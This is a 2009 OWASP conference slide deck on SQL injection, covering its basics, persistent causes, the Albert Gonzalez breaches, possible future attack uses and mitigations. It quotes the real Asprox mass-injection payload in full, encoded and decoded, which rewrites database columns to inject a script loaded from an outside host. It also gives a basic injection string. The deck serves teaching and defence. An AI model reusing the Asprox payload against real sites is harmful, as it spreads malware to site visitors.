SQL Injection – how far does the rabbit hole go?

Justin Clarke
London Chapter Leader
Gotham Digital Science
justin.clarke@owasp.org


OWASP

5 November 2009

The OWASP Foundation
http://www.owasp.org

Introduction

- Justin Clarke, Gotham Digital Science
- Author of SQLBrute
- Chief cat-herder on the recent book:



Overview

- SQL injection, in extreme brief
- A solved problem?
- So where does the rabbit hole go?

- What its not
  - Any revelation of secret SQL injection fu we don’t already know about
  - Anything discovered in the last 7-10 years

SQL Injection – in brief

statement = "SELECT * FROM users WHERE name = '" + userName + "';"

- Assembly of SQL statements as strings in another language using user input
- Attacker can rewrite the SQL statement to do something other than what they were originally intended to do

SQL Injection – in brief

statement = "SELECT * FROM users WHERE name = '" + userName + "';"

User supplies userName = “' or '1'='1”


Final statement sent to database:

SELECT * FROM users WHERE name='' or '1'='1';

Hey, we've solved this problem!

- Parameterised SQL!
- Object Relational Mapping systems!
- Inclusion list input validation!
- Contextual encoding of dangerous characters!

Err, perhaps not entirely?



- Albert Gonzalez
- 130 million credit cards
  - Heartland Payment Systems
  - Hannaford Brothers
  - 7-11
  - TJX
- $750,000
  - Citibank

Problems?

- Legacy
- Lack of developer knowledge / common development practice
- Low hanging fruit
- Architectural anomalies

Solved problem, redux

- Parameterised SQL!
  - Yes, but careful with that unsanitised data
- Object Relational Mapping systems!
  - Err, still watch out for that SQL Injection
- Inclusion list input validation!
  - Yes, if its tight enough… and used everywhere
- Contextual encoding of dangerous characters!
  - Yes, as long as you handle EVERYTHING and make sure you handle encoding correctly

In the wild - Asprox

```
/page.asp?foo=’;DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C4
    15245204054205641524348415228323535292C404320564152434841522832353529
    204445434C415245205461626C655F437572736F7220435552534F5220464F5220534
    54C45435420612E6E616D652C622E6E616D652046524F4D207379736F626A6563747
    320612C737973636F6C756D6E73206220574845524520612E69643D622E696420414
    E4420612E78747970653D27752720414E442028622E78747970653D3939204F52206
    22E78747970653D3335204F5220622E78747970653D323331204F5220622E7874797
    0653D31363729204F50454E205461626C655F437572736F72204645544348204E4558
    542046524F4D205461626C655F437572736F7220494E544F2040542C4043205748494
    C4528404046455443485F5354415455533D302920424547494E20455845432827550
    44415445205B272B40542B275D20534554205B272B40432B275D3D525452494D284
    34F4E5645525428564152434841522834303030292C5B272B40432B275D29292B272
    73C736372697074207372633D687474703A2F2F7777772E696273652E72752F6A732
    E6A733E3C2F7363726970743E27272729204645544348204E4558542046524F4D205
    461626C655F437572736F7220494E544F2040542C404320454E4420434C4F53452054
    61626C655F437572736F72204445414C4C4F43415445205461626C655F437572736F7
    220%20AS%20VARCHAR(4000));EXEC(@S);--
```

In the wild - Asprox

```
DECLARE @T VARCHAR(255),@C VARCHAR(255) DECLARE
   Table_Cursor CURSOR FORSELECT a.name,b.name
   FROM sysobjects a,syscolumns b WHERE a.id=b.id
   ANDa.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR
   b.xtype=231 OR b.xtype=167)OPEN Table_Cursor
   FETCH NEXT FROM Table_Cursor INTO
   @T,@CWHILE(@@FETCH_STATUS=0) BEGIN
   EXEC('UPDATE ['+@T+'] SET['+@C
   +']=RTRIM(CONVERT(VARCHAR(4000),['+@ C+']))
   +''<scriptsrc=http://www.ibse.ru/js.js></script>''')
   FETCH NEXT FROM Table_CursorINTO @T,@C END
   CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

So where next?

- Pure attacks
  - SQL injection for data theft (done)
  - Worms
- Hybrid attacks
  - Scripting malware (done)
  - SQL injection as a foothold (done)
  - Cross site scripting / other scripting attacks
  - SQL injection delivered malware
  - SQL injection as command and control
  - SQL injection as reconnaissance

How is this achieved?

- Operating system access
  - File system access
  - Command execution / object instantiation
- Network access
  - Outbound access from the database, to where?
- Data in the database itself
  - Where will this be used or displayed?

Worms

- I presented at Black Hat in Las Vegas last year – MS SQL
- Sumit Siddharth at Defcon this year – Oracle
- We may see in the wild?

DEMO

Scripting attacks

- We can influence website code
  - As demonstrated in the mass SQL injection attacks
- What more subtle things could we do?
  - Cross site script visitors – steal cookies to the site?
  - Cross site request forgery – and you’re not even in the deeper, darker parts of the Internet

Malware

- Do we have server operating system access?
  - Privileged? Rootkit the server
  - Otherwise? Stage a package of potential exploits up, and attempt to escalate privileges. Then rootkit the server
- Combine with a worm for more chaos and trouble

Command and Control

- We can control content on a website
  - Decentralised (and hard to disable) command and control channel
  - Stage a small encrypted package into each page, similar to Asprox
  - Automated attacks and botnet clients find sites to use as updates the same way

Reconnaissance

- Automating large scale data theft
  - Report back what was found (i.e. data structure / metadata)
  - Flag interesting stuff found for attacker followup
  - SaaS for black hats?

Mitigating SQL injection – in brief

- Some combination of the following
  - Using parameterised SQL / modifying existing code to use parameterised SQL / using ORM systems with parameterised code
  - Testing for vulnerabilities (i.e pentesting)
  - Reviewing code for vulnerabilities
  - Architecting applications to reduce impact of SQL injection
  - Using platform level controls (such as WAFs)

Questions / Contact

?

- Justin Clarke - justin @ gdssecurity . com
- Gotham Blog - http://ww.gdssecurity.com/l/b